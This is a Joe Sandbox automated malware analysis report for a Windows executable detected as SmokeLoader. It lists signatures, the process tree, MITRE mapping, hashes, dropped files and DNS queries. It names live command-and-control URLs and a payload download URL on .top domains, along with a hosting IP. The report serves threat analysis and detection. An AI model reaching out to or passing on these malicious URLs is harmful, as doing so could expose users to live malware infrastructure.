ID: 528745
Sample Name:
qhQ6armJ25.exe
Cookbook: default.jbs
Time: 18:22:55
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report qhQ6armJ25.exe

Overview


General Information

Sample Name:	qhQ6armJ25.exe
Analysis ID:	528745
MD5:	9953acb0fee6c45..
SHA1:	afaf20c658c307f…
SHA256:	5231916fbeb9c16.
Tags:	Dofoil exe SmokeLoader
Infos:	

Most interesting Screenshot:



Detection




SmokeLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected SmokeLoader
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Injects a PE file into a foreign proce…
- Checks for kernel code integrity (NtQ…
- Contains functionality to inject code …
- Deletes itself after installation
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- qhQ6armJ25.exe (PID: 7112 cmdline: "C:\Users\user\Desktop\qhQ6armJ25.exe" MD5: 9953ACB0FEE6C45FC5AA12D21AC3AD1B)
  - qhQ6armJ25.exe (PID: 7144 cmdline: "C:\Users\user\Desktop\qhQ6armJ25.exe" MD5: 9953ACB0FEE6C45FC5AA12D21AC3AD1B)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - D380.exe (PID: 6328 cmdline: C:\Users\user\AppData\Local\Temp\D380.exe MD5: 61BA8F1EDCD03481D6447E8EC34DC383)
        - D380.exe (PID: 5456 cmdline: C:\Users\user\AppData\Local\Temp\D380.exe MD5: 61BA8F1EDCD03481D6447E8EC34DC383)
- gahfeaj (PID: 5032 cmdline: C:\Users\user\AppData\Roaming\gahfeaj MD5: 9953ACB0FEE6C45FC5AA12D21AC3AD1B)
  - gahfeaj (PID: 6344 cmdline: C:\Users\user\AppData\Roaming\gahfeaj MD5: 9953ACB0FEE6C45FC5AA12D21AC3AD1B)
- **cleanup**

Malware Configuration

Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://nalirou70.top/",
    "http://xacokuo80.top/"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.834313384.000000000046 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.765681019.000000000064 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000002.00000000.748566688.0000000004F0 1000.00000020.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000005.00000002.834484758.00000000005A 1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000001.00000002.765917923.000000000205 1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Checks if the current machine is a virtual machine (disk enumeration)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected SmokeLoader


Remote Access Functionality:

Yara detected SmokeLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 5 1 2	Masquerading 1 1	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 3	Eavesdrc Insecure Network Commun
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1 2	LSASS Memory	Security Software Discovery 3 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 4	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Virtualization/Sandbox Evasion 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2 4	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Hidden Files and Directories 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
qhQ6armJ25.exe	45%	Virustotal		Browse
qhQ6armJ25.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\gahfeaj	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\D380.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.1.gahfeaj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.gahfeaj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.qhQ6armJ25.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.1.D380.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.gahfeaj.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.D380.exe.1d215a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.2.D380.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.0.D380.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.0.D380.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
1.1.qhQ6armJ25.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.0.D380.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.qhQ6armJ25.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.qhQ6armJ25.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.gahfeaj.1d715a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.gahfeaj.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.qhQ6armJ25.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.0.gahfeaj.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.qhQ6armJ25.exe.1d715a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
privacytoolzfor-you7000.top	6%	Virustotal		Browse
xacokuo80.top	8%	Virustotal		Browse
nalirou70.top	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://xacokuo80.top/	8%	Virustotal		Browse
http://xacokuo80.top/	0%	Avira URL Cloud	safe	
http://nalirou70.top/	100%	Avira URL Cloud	phishing	
http://privacytoolzfor-you7000.top/downloads/toolspab2.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
privacytoolzfor-you7000.top	212.192.241.249	true	true	• 6%, Virustotal, Browse	unknown
xacokuo80.top	212.192.241.249	true	true	• 8%, Virustotal, Browse	unknown
nalirou70.top	unknown	unknown	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://xacokuo80.top/	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://nalirou70.top/	true	• Avira URL Cloud: phishing	unknown
http://privacytoolzfor-you7000.top/downloads/toolspab2.exe	true	• Avira URL Cloud: malware	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.192.241.249	privacytoolzfor-you7000.top	Russian Federation		61269	RAPMSB-ASRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528745
Start date:	25.11.2021
Start time:	18:22:55
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 7m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	qhQ6armJ25.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/3@10/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 74.3% (good quality ratio 59.9%) • Quality average: 52.2% • Quality standard deviation: 35.3%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:24:50	Task Scheduler	Run new task: Firefox Default Browser Agent 944D867DB154EF14 path: C:\Users\user\AppData\Roaming\gah feaj

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
212.192.241.249	ttY1E1yC3m.exe	Get hash	malicious	Browse	• file-file-host4.com /tratata.php
	EUMeloHpr7.exe	Get hash	malicious	Browse	• file-file-host4.com /tratata.php
	yH8giB6jJ2.exe	Get hash	malicious	Browse	• xacokuo80 .top/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
privacytoolzfor-you7000.top	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 212.192.241.249
	AO7gki3UTr.exe	Get hash	malicious	Browse	• 47.254.176.217
	J73PTzDghy.exe	Get hash	malicious	Browse	• 212.193.50.242
	Fm9bT1UlKI.exe	Get hash	malicious	Browse	• 8.209.115.161
	LaicMpixgy.exe	Get hash	malicious	Browse	• 8.209.115.161
	daleUmOAcZ.exe	Get hash	malicious	Browse	• 8.209.115.161

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	lAx2rypDqG.exe	Get hash	malicious	Browse	• 8.209.115.161
	oSI9rf0h2U.exe	Get hash	malicious	Browse	• 8.209.115.161
	iP1ZMsVOo6.exe	Get hash	malicious	Browse	• 8.209.115.161
	jyM8NR8QU7.exe	Get hash	malicious	Browse	• 8.209.115.161
	VBELHQLOAs.exe	Get hash	malicious	Browse	• 8.209.115.161
	ZrAv540yA4.exe	Get hash	malicious	Browse	• 47.254.33.79
	6Xtf11WnP2.exe	Get hash	malicious	Browse	• 47.254.33.79
	M9WBCy4NNi.exe	Get hash	malicious	Browse	• 47.254.33.79
	wj1j21cmxi.exe	Get hash	malicious	Browse	• 47.254.33.79
	Y5EGM7BygT.exe	Get hash	malicious	Browse	• 47.254.33.79
	BVxT3jA2K0.exe	Get hash	malicious	Browse	• 47.254.33.79
	yeLdmaW3oj.exe	Get hash	malicious	Browse	• 47.254.33.79
	7WXfPYaWt2.exe	Get hash	malicious	Browse	• 47.254.33.79
	7u0Gj7aYfG.exe	Get hash	malicious	Browse	• 47.254.33.79
xacokuo80.top	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 212.192.241.249
	AO7gki3UTr.exe	Get hash	malicious	Browse	• 47.254.176.217
	J73PTzDghy.exe	Get hash	malicious	Browse	• 212.193.50.242
	Fm9bT1UlKI.exe	Get hash	malicious	Browse	• 8.209.115.161
	daleUmOAcZ.exe	Get hash	malicious	Browse	• 8.209.115.161
	lAx2rypDqG.exe	Get hash	malicious	Browse	• 8.209.115.161
	oSI9rf0h2U.exe	Get hash	malicious	Browse	• 8.209.115.161
	iP1ZMsVOo6.exe	Get hash	malicious	Browse	• 8.209.115.161
	VBELHQLOAs.exe	Get hash	malicious	Browse	• 8.209.115.161

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RAPMSB-ASRU	QSUoGqi867.exe	Get hash	malicious	Browse	• 212.192.241.70
	8p2NlqFgew.exe	Get hash	malicious	Browse	• 212.192.241.70
	QSUoGqi867.exe	Get hash	malicious	Browse	• 212.192.241.70
	ttY1E1yC3m.exe	Get hash	malicious	Browse	• 212.192.241.249
	EUMeloHpr7.exe	Get hash	malicious	Browse	• 212.192.241.249
	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 212.192.241.249
	mN2NobuuDv.exe	Get hash	malicious	Browse	• 212.192.241.175
	OPKyR75fJn.exe	Get hash	malicious	Browse	• 212.192.241.70
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1272E3.exe	Get hash	malicious	Browse	• 212.192.241.70
	23062BA932165210EBB3FFCD15474E79F19E6AD74869F.exe	Get hash	malicious	Browse	• 212.192.241.70
	Purchase-Order433423.exe	Get hash	malicious	Browse	• 212.192.241.222
	HTJ.exe	Get hash	malicious	Browse	• 212.192.241.221
	5AHyELsVLZ.exe	Get hash	malicious	Browse	• 212.192.241.15
	1B0DAF8B1B8A09AE26A72E30FA638B000A991A7DFAF7C.exe	Get hash	malicious	Browse	• 212.192.241.15
	8F9CDF75C272FDA7DF367232756EA065600077804B165.exe	Get hash	malicious	Browse	• 212.192.241.15
	33CBD9E39DD39A84D0426897605B17000046E0FB14399.exe	Get hash	malicious	Browse	• 212.192.241.15
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 212.192.241.15
	iCm814vnxp.exe	Get hash	malicious	Browse	• 212.192.241.15
	0A223AA68AF0C2AF0BAABDA61D82748629078720A017E.exe	Get hash	malicious	Browse	• 212.192.241.15
	951049989EB772C71EC4FA9F0685AB45CAE755CA5D34C.exe	Get hash	malicious	Browse	• 212.192.241.15

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\D380.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	302592
Entropy (8bit):	5.813051493235412
Encrypted:	false
SSDEEP:	6144:8eWWd3GjRD8vAZvXJSXuZet0yS8Y48PGvx/6h:o63GwAZPJSXuZet0yS8YYvx/
MD5:	61BA8F1EDCD03481D6447E8EC34DC383
SHA1:	70B3702ECBCF7FF81C9C93CAAA5C1220DDCE0931
SHA-256:	C1233AC55E45B60D50326C3E3380DA5A7F5EA83ED5E9E93EB99D0DEC01E5004F
SHA-512:	6AE1F2501094CE91205945665726317E3E18116684D2975C9C5C575519D33E00B4E3A0BA1C5329BC7F34819A736CEFFEC75DCE383EF8C7A798F93886F11073E7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...p...p...p..Wp...p..bp...p..Vp...p..op...p...p...p..Sp...p..fp...p ..ap...pRich...p.....PE..L...*}._.....|..... |..... ....@.....k,.....x....p~..g.....~..... .....Hz..@..... .....text...(..... ..`.data....A{.. .....@....rsrc....g...p~..h... .....@..@.reloc.....~.....@..B..... ....

C:\Users\user\AppData\Roaming\gahfeaj	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	304128
Entropy (8bit):	5.823579577144565
Encrypted:	false
SSDEEP:	6144:QSzvF8GFy9eGzktM61i2hIaVSXuZet0yy8Eo10gytXunKdi:7zg93zH2h7VSXuZet0yy8E2yt/d
MD5:	9953ACB0FEE6C45FC5AA12D21AC3AD1B
SHA1:	AFAF20C658C307F53E804639710C2DCE09E9C3BA
SHA-256:	5231916FBEB9C166A9BBB4E7C576B210019A3A84C17CBE777CB099AB3AAD5DD8
SHA-512:	B94F6706AC60C695C5CB38897381A062BF20801568EE0A12BCDF14BC8FC0340BDC5F29CFDDCB922958C5E6631DE085D7B3C5B98CD79A2ABA6AA2B3DB9634C 94
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...p...p...p..Wp...p..bp...p..Vp...p..op...p...pa..p..Sp...p..fp...p. .ap...pRich...p.....PE..L...[S;`.....\|..... ..... ....@.....j.....x....p~..h.....~.....P...@..... .....text..... ..`.data....A{.. .....@....rsrc....h...p~..j...$.....@..@.reloc..<....~.....@..B..... ....

C:\Users\user\AppData\Roaming\gahfeaj:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.823579577144565
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	qhQ6armJ25.exe
File size:	304128
MD5:	9953acb0fee6c45fc5aa12d21ac3ad1b
SHA1:	afaf20c658c307f53e804639710c2dce09e9c3ba
SHA256:	5231916fbeb9c166a9bbb4e7c576b210019a3a84c17cbe777cb099ab3aad5dd8
SHA512:	b94f6706ac60c695c5cb38897381a062bf20801568ee0a12bcdf14bc8fc0340bdc5f29cfddcb922958c5e6631de085d7b3c5b98cd79a2aba6aa2b3db9634c094
SSDEEP:	6144:QSzvF8GFy9eGzktM61i2hIaVSXuZet0yy8Eo10gytXunKdi:7zg93zH2h7VSXuZet0yy8E2yt/d
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...p...p...p..Wp...p..bp...p..Vp...p..op...p...pa..p..Sp...p..fp...p..ap...pRich...p.....PE..L...[S;`.....

File Icon

Icon Hash:	b2e8e8e8a2a2a488

Static PE Info

General

Entrypoint:	0x418120
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x603B535B [Sun Feb 28 08:24:59 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	ee6524c22cc0cf74d4c47508c44cd3e2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x30ae2	0x30c00	False	0.609615384615	data	7.04028491917	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x32000	0x17b41c0	0x1400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17e7000	0x68b0	0x6a00	False	0.529407429245	data	5.46609013529	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x17ee000	0x1143c	0x11600	False	0.0750196717626	data	0.974071358106	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Divehi; Dhivehi; Maldivian	Maldives	
Spanish	Panama	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:24:49.960967064 CET	192.168.2.4	8.8.8.8	0x54b3	Standard query (0)	nalirou70.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:49.996679068 CET	192.168.2.4	8.8.8.8	0xba	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:50.222058058 CET	192.168.2.4	8.8.8.8	0xbfc3	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:50.441802979 CET	192.168.2.4	8.8.8.8	0x11d3	Standard query (0)	privacytoolzfor-you7000.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:56.235585928 CET	192.168.2.4	8.8.8.8	0x9022	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:25:02.845268011 CET	192.168.2.4	8.8.8.8	0x5bd9	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:25:03.853210926 CET	192.168.2.4	8.8.8.8	0x5bd9	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:25:04.899115086 CET	192.168.2.4	8.8.8.8	0x5bd9	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
Nov 25, 2021 18:25:06.899563074 CET	192.168.2.4	8.8.8.8	0x5bd9	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)
